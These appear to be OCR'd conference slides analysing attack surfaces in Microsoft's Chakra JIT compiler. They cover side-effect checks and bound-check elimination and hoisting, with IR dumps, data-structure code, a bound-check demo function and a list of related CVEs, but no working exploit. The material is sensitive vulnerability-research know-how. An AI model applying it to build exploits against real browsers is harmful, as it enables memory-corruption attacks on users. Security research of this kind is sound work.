
```
---------------------------------------------------------------------
*************   IR after GlobOpt (FullJit)   *************
---------------------------------------------------------------------
Function opt ( (#1.1), #2)                          Instr Count:20

                      FunctionEntry                                         #

BLOCK 0: Out(1)

$L2:                                                                        #
    s1(s10)[Object].var = Ld_A        0xXXXXXXXX (GlobalObject)[Object].var   #
    s4[LikelyMixed].var = ArgIn_A     prm2(40)[LikelyMixed].var!              #


  Line    4: ua[0x10] = 0x10;
  Col     2: ^
                      StatementBoundary  #0                                 #0000
    s5[LikelyCanBeTaggedValue_Uint32Array].var = LdRootFld  s8(s1(s10)[Object]->ua)(0,m,++,s10!,s11,(ua(0))>[LikelyCanBeTaggedValue_Uint32Array].var! #00
                      BailOnNotArray  s5[LikelyCanBeTaggedValue_Uint32Array].var #0006  Bailout: #0006 (BailOutOnNotArray)
    s15.u32         =  LdIndir        [s5[Uint32Array].var+32].u32          #0006
                       BoundCheck     16 < s15.u32                          #0006  Bailout: #0006 (BailOutOnArrayAccessHelperCall)
    s14.u64         =  LdIndir        [s5[Uint32Array].var+56].u64          #0006
                       BailTarget                                           #0006  Bailout: #0006 (BailOutShared)
    [s5[Uint32Array][seg: s14][segLen: s15]()<].var+16].var = StElemI_A  16 (0x10).i32 #0006  Bailout: #0006 (BailOutConventionalTypedArrayAccessOnly)


  Line    5: ua[0x05] = num;
  Col     2: ^
                      StatementBoundary  #1                                 #000c
    [s5[Uint32Array][seg: s14][segLen: s15]()<].var!+5].var = StElemI_A  s4[LikelyMixed].var! #0012  Bailout: #0012 (BailOutOnImplicitCallsPreOp)
    s0[Undefined].var = Ld_A          0xXXXXXXXX (undefined)[Undefined].var   #0018


  Line    6: }
  Col     1: ^
                      StatementBoundary  #2                                 #001a
                      StatementBoundary  #-1                                #001a
                      Ret               s0[Undefined].var!                  #001a

BLOCK 1: In(0)

$L1:                                                                        #
                      FunctionExit                                          #
```


Lowerer

- After the Lowerer phase finished , the Instrs information look like as follows:



Side Effect Attack Point





Attack Points on Side Effect

- Attack Point 1: The opcode might have side effect, but the side effect attribute haven’t been defined on it.
- Attack Point 2: Instr bailout calculation has errors, or doesn’t set BailoutImplicitCalls, BailoutOnImplicitCallsPreOp flags correctly.
- Attack Point 3: When lowering the Instrs, It forgets to generate side effect guard Instr or does it incorrectly.
- Attack Point 4: The callback runtime functions haven’t set the flags

Other Attack Points on Side Effect

- The opcode doesn't lead to callback, but the runtime codes can be called to change some object's type, this may effect the Instrs followed by it.
- The incorrect implementation of *ThreadContext::ExecuteImplicitCall* may cause vulnerabilities


Summary of side effect

- Chakra JIT Engine checks the side effect uses following steps.
  - 1.Chakra JIT engine generate the side effect check instruction during the compiler process.
  - 2.When the JIT code is running, runtime functions will call the implicit function to set the ThreadContext::ImplicitCallFlags.
- The codes in step 1 and 2 are all written by hand, code in step 1 and 2 have no synchronization mechanism, it may make mistakes easily.

Bound Check Elimination

- Array access is the major optimization in Javascript, the Chakra JIT engine will do optimization according to different situation . If we can write some special codes that let the JIT engine eliminate the Bound check incorrectly, it can cause out-of-bound read/write vulnerabilities.

Bound check elimination



Bound check elimination

- Attack Point 1: The calculation of Index range or array length incorrect, may cause out of bound read/write vulnerabilities.
- Attack Point 2: Chakra Engine uses more than 3000 lines codes to implement the hoist of array BoundCheck, the implementation process is very complicated. From a security perspective, the more complex the code, the easier it is to cause a vulnerability.

Bound Check Hoist

- If there are array access in loop, the JIT engine might hoist the array access check out of the loop.
- If the hoist is error, an out-of-bound read/write vulnerability can be caused .
- Chakra Engine uses more than 3000 lines codes to implement the hoist of array access boundary check, the implementation process is very complicated. From a security perspective, the more complex the code, the easier it is to lead to vulnerability.

Data Structure

```
class RegOpnd : public Opnd
{
public:
    StackSym *              m_sym;
```


```
class Sym
{
    SymID       m_id;
```

```
class BasicBlock
{
    // Global optimizer data
    GlobOptBlockData       globOptData;
```

```
class GlobOptBlockData
{
    GlobHashTable*        symToValueMap;
```

```
class Value
{
private:
    const ValueNumber valueNumber;
    ValueInfo *valueInfo;
```

Combined data structure



IntBoundedValueInfo

```
class IntBounds sealed
{
private:
    int constantLowerBound, constantUpperBound;
    bool wasConstantUpperBoundEstablishedExplicitly;
    RelativeIntBoundSet relativeLowerBounds;
    RelativeIntBoundSet relativeUpperBounds;
}
```

```
class ValueRelativeOffset sealed
{
private:
    const Value *baseValue;
    int offset;
    bool  wasEstablishedExplicitly;
}
```

```
typedef JsUtil::BaseHashSet<ValueRelativeOffset, JitArenaAllocator, PowerOf2SizePolicy,
ValueNumber> RelativeIntBoundSet;
```

IntBounds

- [constantLowerBound, constantUpperBound] is the range of IntBounds.
- RelativeIntBoundSet: contains the value which is used to represent the IntBounds.

availableIntBoundChecks

```
typedef     JsUtil::BaseHashSet<IntBoundCheck,     JitArenaAllocator,     PowerOf2SizePolicy,
IntBoundCheckCompatibilityId> IntBoundCheckSet;

class GlobOptBlockData
{
        IntBoundCheckSet *     availableIntBoundChecks;
}

class IntBoundCheck
{
private:
    ValueNumber leftValueNumber, rightValueNumber;
    IR::Instr *instr;
    BasicBlock *block;
}
```

Demo code

```
// -trace:ValueNumbering
function opt(arr, idx) {
        let index=idx;
        if(index >= 0x30 || true  )
        {
                arr[index-0x10]=0x1234;

        }
        if( index<=0x7fffffff )
        {
                //arr[idx] = 0x2345;
                arr[index  -0x05] = 0x12345;
        }
}

function main() {
    let arr = new Uint32Array(0x800);
    opt(arr,0x30);
    opt(arr,0x80);
}

main();
```

- S13(ValueNumber_14) = s10(ValueNumber_11) – 0x10
- S13(ValueNumber_14) ← s10(ValueNumber_11)
- S10(ValueNumber_11) ← s13(ValueNumber_14)

```
 Line  10: arr[index-0x10]=0x1234;
 Col    3: ^
                   StatementBoundary  #2                                  #0010
   s13.var         =  Sub_A          s12.var, s4.var!                     #0010
VALUE NUMBERING TRACE : [src1] s10[LikelyCanBeTaggedValue_Int].var : 11
VALUE NUMBERING TRACE : [src2] 0x1000000000010.var : 5
VALUE NUMBERING TRACE : [dst] s26(s13).i32 : 14
```

availableIntBoundChecks

- s13>=0 && s13<=headSegmentLength-1
- <leftValueNumber, rightValueNumber> set is [1,14],[14,headSegmentLength_ValueNumber]

- S18(ValueNumber_16) = s10(ValueNumber_11) -0x05
- S18(ValueNumber_16) ← s10(ValueNumber_11)
- S18(ValueNumber_16) ← s13(ValueNumber_14)
- s10(ValueNumber_11) ← s18(ValueNumber_16)

```
 Line  16: arr[index  -0x05] = 0x12345;
 Col    3: ^
                   StatementBoundary  #4                                  #0022
   s18.var         =  Sub_A          s12.var!, s7.var!                    #0022
VALUE NUMBERING TRACE : [src1] s10[CanBeTaggedValue_Int].var : 11
VALUE NUMBERING TRACE : [src2] 0x1000000000005.var : 8
VALUE NUMBERING TRACE : [dst] s29(s18).i32 : 16
```

```
-----------------------------------------------------------------------
************   IR after GlobOpt (FullJit)   ************
-----------------------------------------------------------------------
Function opt ( (#1.1), #2)                          Instr Count:30

                    FunctionEntry                                       #

BLOCK 0: Out(1) DeadOut(2)

$L7:                                                                    #
    s9[LikelyCanBeTaggedValue_Uint32Array].var = ArgIn_A  prm2(40)[LikelyCanBeTaggedValue_Uint32Array].var! #
    s10[LikelyCanBeTaggedValue_Int].var = ArgIn_A  prm3(48)[LikelyCanBeTaggedValue_Int].var! #


  Line   7: let index=idx;
  Col    2: ^
                    StatementBoundary  #0                               #0002


  Line   8: if(index >= 0x30 !! true  )
  Col    2: ^
                    StatementBoundary  #1                               #0005
                    DeadBrRelational  s10[LikelyCanBeTaggedValue_Int].var, 0x1000000000030.var #0005


  Line  10: arr[index-0x10]=0x1234;
  Col    3: ^
                    StatementBoundary  #2                               #0010
    s25(s10).i32    =  FromVar        s10[LikelyCanBeTaggedValue_Int].var!    #0010  Bailout: #0010 (BailOutIntOnly)
    s26(s13).i32    =  Sub_I4         s25(s10).i32, 16 (0x10).i32             #0010  Bailout: #0010 (BailOutOnOverflow)
                       BailOnNotArray  s9[LikelyCanBeTaggedValue_Uint32Array].var #0014  Bailout: #0014 (BailOutOnNotArray)
    s28.u32         =  LdIndir        [s9[Uint32Array].var+32].u32          #0014
                       BoundCheck     0 <= s26(s13).i32                    #0014  Bailout: #0014 (BailOutOnArrayAccessHelperCall)
                       BoundCheck     s26(s13).i32 <= s28.u32 - 12         #0014  Bailout: #0014 (BailOutOnFailedHoistedBoundCheck)
    s27.u64         =  LdIndir        [s9[Uint32Array].var+56].u64          #0014
                       BailTarget                                           #0014  Bailout: #0014 (BailOutOnNotArray)
    [s9[Uint32Array][seg: s27][segLen: s28][](].var+s26(s13).i32!].var = StElemI_A  4660 (0x1234).i32 #0014  Bailout: #0014 (BailOutConventionalTypedArrayAccessOnly)


  Line  13: if( index<=0x7fffffff )
  Col    2: ^
                    StatementBoundary  #3                               #001a

BLOCK 1: In(0) Out(2)

$L6:                                                                    #0022


  Line  16: arr[index  -0x05] = 0x12345;
  Col    3: ^
                    StatementBoundary  #4                               #0022
    s29(s18).i32    =  Sub_I4         s25(s10).i32!, 5 (0x5).i32            #0022
    [s9[Uint32Array][seg: s27][segLen: s28][](].var!+s29(s18).i32!].var = StElemI_A  74565 (0x12345).i32 #0026  Bailout: #0026 (BailOutConventionalTypedArrayAccessOnly)
                       Br             $L1                                  #002c

BLOCK 2: In(1) Out(3) DeadIn(0)
```

- s18 = s13 + 0x0b
- $\begin{cases} 0 \leq s13 \leq headSegmentLength - 1 \\ 0 \leq s18 \leq headSegmentLength - 1 \end{cases}$
- $\begin{cases} 0 \leq s13 \leq headSegmentLength - 1 \\ 0 \leq s13 + 0x0b \leq headSegmentLength - 1 \end{cases}$
- $\{0 \leq s13 \leq headSegmentLength - 0x0c$

landingPad BasicBlock

- landingPad is inserted as a BasicBlock before loopheader BasicBlock.
- It is used to simplify loop optimization, contains hoisting Instrs.

Hoist Bound Check to landingPad

- When index is not constant, headSegmentLegth is not changed in loop, if one of the following conditions is met, BoundCheck can be hoisted to landingPad BasicBlock
  - currentblock_Index valueNumber = landingPad_index_valueNumber (index is invariant)
  - currentblock_indexrelative_valueNumber = landingPad_indexrelative_valueNumber (indexrelative is invariant)
  - currentblock_indexrelative_valueNumber = landingPad_index_valueNumber (index is variant)

loopCount

```
class LoopCount
{
private:
   bool hasBeenGenerated;

   // Information needed to generate the loop count instructions
   //    loopCountMinusOne = (left - right + offset) / minMagnitudeChange
   StackSym *leftSym, *rightSym;
   int offset, minMagnitudeChange;

   // Information needed to use the computed loop count
   StackSym *loopCountMinusOneSym;
   StackSym *loopCountSym; // Not generated by default and depends on loopCountMinusOneSym
   int loopCountMinusOneConstantValue;
```

Induction Variables

- In chakra engine, if a var has following formats
  - $index = index + offset$ or $index = index - offset$
  - $index++, index--, ++index, --index$
- The index is an Induction Variable.

```
class InductionVariable
{
public:
    static const int
ChangeMagnitudeLimitForLoopCountBasedHoisting;

private:
    StackSym *sym;
    ValueNumber symValueNumber;
    IntConstantBounds changeBounds;
    bool isChangeDeterminate;
```

```
class IntConstantBounds
{
private:
    int32 lowerBound;
    int32 upperBound;
```

Loopcount + InductionVariable can be hoisted

- Upperboundcheck(loopCount isn't constant)
- $$\begin{cases} index + indexoffset + loopCountMinusOne * maxChange \leq headSegmentLength - 1 \\ maxChange = InductionVariable.changeBounds.\text{upperBound} \\ loopCountMinusOne = (left - right + offset)/minMagnitudeChange \end{cases}$$

- Upperboundcheck(loopCount is constant)
- $$\begin{cases} index + indexOffset + loopCountMinusOneConstantValue * maxChange < HeadSegmentLength \\ loopCountMinusOneConstantValue = offset/minChange \end{cases}$$

BoundCheck Optimize

	availableIntBoundChecks		Loop Hoist	
	lowerBoundCheck	upperBoundCheck	lowerBoundCheck	upperBoundCheck
index is constant	applicable❶	applicable❶	applicable❷	applicable❷
index is invariant	applicable❸	applicable❸	applicable❺	applicable❺
index's RelativeIntBoundSet is invariant	applicable❹	applicable❹	applicable❼	applicable❼
currentBlock index's RelativeIntBoundSet contains index in landingPad block	not applicable	not applicable	applicable❻	applicable❻
loopCount +InductionVariable(index)	not applicable	not applicable	applicable❽	applicable❽

Summary

- Based on above, we can draw a conclusion about BoundCheck Optimization just like the picture above. It has 8 optimizable situation, each situation contains lowerboundcheck and upperboundcheck, so totally has 16 code branch.
- The logical organization of the code is in the order talked above
- The code which are more than 3000 lines are very complicated
- From a security perspective, the more complex the code, the more likely it is to cause a vulnerability.
- More details about BoundCheck hoist can found in the appendix.

Some other Attack Surfaces

- Escape Analysis
- Type Check Hoist in Loop
- Magic Number about MissingValue in Array
- Multiple use of one field in Data Structures
- ……

Interesting Vulnerabilities

- Bound Check Elimination
  - CVE-2018-0777, CVE-2018-8137,a killed 0day
- Bound Check Hoist
  - CVE-2018-8145, CVE-2019-0592
- Mitigation for the OOB R/W Vulnerability
- Side Effect
  - CVE-2019-0650
- Multiple uses of auxSlots
  - CVE-2019-0567

CVE-2018-0777

